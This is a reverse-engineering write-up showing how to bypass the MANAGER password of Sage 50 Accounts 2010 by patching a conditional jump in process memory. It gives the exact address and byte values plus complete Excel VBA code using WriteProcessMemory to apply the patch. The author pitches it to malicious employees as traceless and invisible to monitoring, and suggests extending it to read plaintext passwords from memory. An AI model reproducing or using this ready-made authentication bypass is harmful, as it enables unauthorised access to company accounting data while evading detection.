Reverse Engineering & Memory patching

Author Richard Davy
Email rd@secureyour.it

Sage Line 50 Version 2010 Fully updated and patched
http://www.sage.co.uk/

Attack tools Softice, IDA Pro, Excel 2003

After reading a recent paper on reverse engineering I wanted to expand on this subject with an angle of attack which is very simple however not often missed.

In memory patching allows you to modify a program in memory without affecting its file stamp so no CRC checks to worry about and no alarms will be set off with monitoring programs. I have used this technique in real situations for a multitude of programs allowing me to escalate various privileges with relative ease.


This technique is scenario based as knowledge of software running on a machine is needed and version numbers however for a malicious employee these are easy to obtain and therefore make this form of attack quite feasible.

To add to things one of my favourite methods of executing these attacks is via Excel. Excel I hear you say…. The VBA programming language inside Excel can be an excellent tool to a hacker, it is available to all as most Windows computers have a copy of Office on and it doesn't leave a trace.

Sage Preamble

Sage is a great accounting package and some would almost say it is the package of choice. It has great functionality and holds lots of important company data (making it an ideal target) There are multi user options in Sage however MANAGER is the god mode and therefore the one we want.

Attack Phase



Welcome to Sage 50 Accounts.

Please enter your logon name and password.

Logon MANAGER

Password *******

Sage 50 Accounts

You have entered an invalid password


OK

Upon opening Sage we are presented with a Logon Screen, entering MANAGER as our Logon name and random text as a password presents a Message Box stating that our password was invalid.

The MessageBox is our hook and in our Debugger we can set a breakpoint on MessageBoxA (this is an overview, for how to use a debugger search google)

Now we re-enter our password, and click on OK. Our debugger should now have kicked in.

As I can't take a screenshot from Softice, I have used IDA to display our code



```
.text:2E10EFD5 loc_2E10EFD5:                           ; COD
.text:2E10EFD5                 cmp     edi, ebx
.text:2E10EFD7                 jz      short loc_2E10F023
.text:2E10EFD9                 xor     edx, edx
.text:2E10EFDB                 lea     esi, [edx+18h]
.text:2E10EFDE                 mov     bl, 4
.text:2E10EFE0
.text:2E10EFE0 loc_2E10EFE0:                           ; COD
.text:2E10EFE0                 mov     eax, ds:g_lpGlobVar
.text:2E10EFE5                 mov     ecx, [eax]
.text:2E10EFE7                 mov     [edx+ecx+6409h], bl
.text:2E10EFEE                 lea     eax, [edx+640Ah]
.text:2E10EFF4                 mov     ecx, 19h
.text:2E10EFF9                 lea     esp, [esp+0]
.text:2E10F000
.text:2E10F000 loc_2E10F000:                           ; COD
.text:2E10F000                 mov     edi, ds:g_lpGlobVar
.text:2E10F006                 mov     edi, [edi]
.text:2E10F008                 mov     [eax+edi], bl
.text:2E10F00B                 add     eax, 1
.text:2E10F00E                 sub     ecx, 1
.text:2E10F011                 jnz     short loc_2E10F000
.text:2E10F013                 add     edx, 1Ah
.text:2E10F016                 sub     esi, 1
.text:2E10F019                 jnz     short loc_2E10EFE0
.text:2E10F01B                 lea     eax, [ecx+1]
.text:2E10F01E                 jmp     loc_2E10F367
.text:2E10F023 ; -------------------------------------------
.text:2E10F023
.text:2E10F023 loc_2E10F023:                           ; COD
.text:2E10F023                 mov     edx, nDefault
.text:2E10F029                 push    10h
.text:2E10F02B                 push    offset aSage50Account
.text:2E10F030                 push    edx             ; uTy
.text:2E10F031                 push    415h            ; lpC
.text:2E10F036                 call    ?GetResourceString@@Y
.text:2E10F03B                 push    eax             ; lpT
.text:2E10F03C                 push    ebp             ; hWn
.text:2E10F03D                 call    ds:MessageBoxA
.text:2E10F043                 push    6F7h            ; nID
```

Looking at this code we can see that on line 2E10EFD7 there is a conditional jump whereby it jumps to 2E10F023 if our password is incorrect. If we change this code to jump to the line below it, program execution will continue regardless of the password entered which is what we want. To do this we need to change the Hex values from 74 4A to EB 00

If you change these values whilst in the debugger you will see that you can enter any password into the box and it will let you through.

Excel Code

Open up Excel and then the VBA editor add a module and insert the following code into the module.

```
Declare Function FindWindow Lib "user32" Alias "FindWindowA" (ByVal lpClassName As String, ByVal lpWindowName As String) As Long

Declare Function GetWindowThreadProcessId Lib "user32" (ByVal hWnd As Long, lpdwProcessId As Long) As Long

Declare Function OpenProcess Lib "kernel32" (ByVal dwDesiredAccess As Long, ByVal bInheritHandle As Long, ByVal dwProcessId As Long) As Long

Declare Function WriteProcessMemory Lib "kernel32" (ByVal hProcess As Long, ByVal lpBaseAddress As Any, lpBuffer As Any, ByVal nSize As Long, lpNumberOfBytesWritten As Long) As Long

Declare Function CloseHandle Lib "kernel32" (ByVal hObject As Long) As Long

Declare Function Hotkey Lib "user32" Alias "GetAsyncKeyState" (ByVal key As Long) As Integer

Declare Function ReadProcessMemory Lib "kernel32" (ByVal hProcess As Long, ByVal lpBaseAddress As Any, ByVal lpBuffer As Any, ByVal nSize As Long, lpNumberOfBytesWritten As Long) As Long

Public Function LAB(address As Long, value As Long, windowtitle As String)
Dim handle As Long, processID As Long, ProcessHandle As Long, gamewindowtext As String, bytes As Byte
handle = FindWindow(vbNullString, windowtitle)

If handle = 0 Then
    MsgBox "Logon Window Not Found", vbOKOnly + vbCritical, "Sage 2010 Password Killer"
    Exit Function
End If

GetWindowThreadProcessId handle, processID
ProcessHandle = OpenProcess(&H1F0FFF, True, processID)
WriteProcessMemory ProcessHandle, address, value, 1, 0
CloseHandle ProcessHandle
End Function
```

Now add a Form into your project and add a Command Button to it. Add the following code inside the command button.

```
Call LAB(&H2E10EFD7, &HEB, "Logon")
Call LAB(&H2E10EFD8, &H0, "Logon")
```

Proof is in the Execution

Run the new VBA project and open Sage to the password entry screen.
Enter MANAGER as the username and anything as a password.
Click on the command button in your project to run the code and then click on OK on the Sage Logon screen.

Sage should now let you continue as a MANAGER.

The real beauty of this technique is that if you now rerun Sage without the Bypass code everything is back to normal no files have been modified etc.

This technique can be expanded upon even further as most programs including Sage have the actual unencrypted password stored in memory and then do a string compare which decides to continue or not. Additional code could be written to use the ReadProcessMemory API which would achieve this result.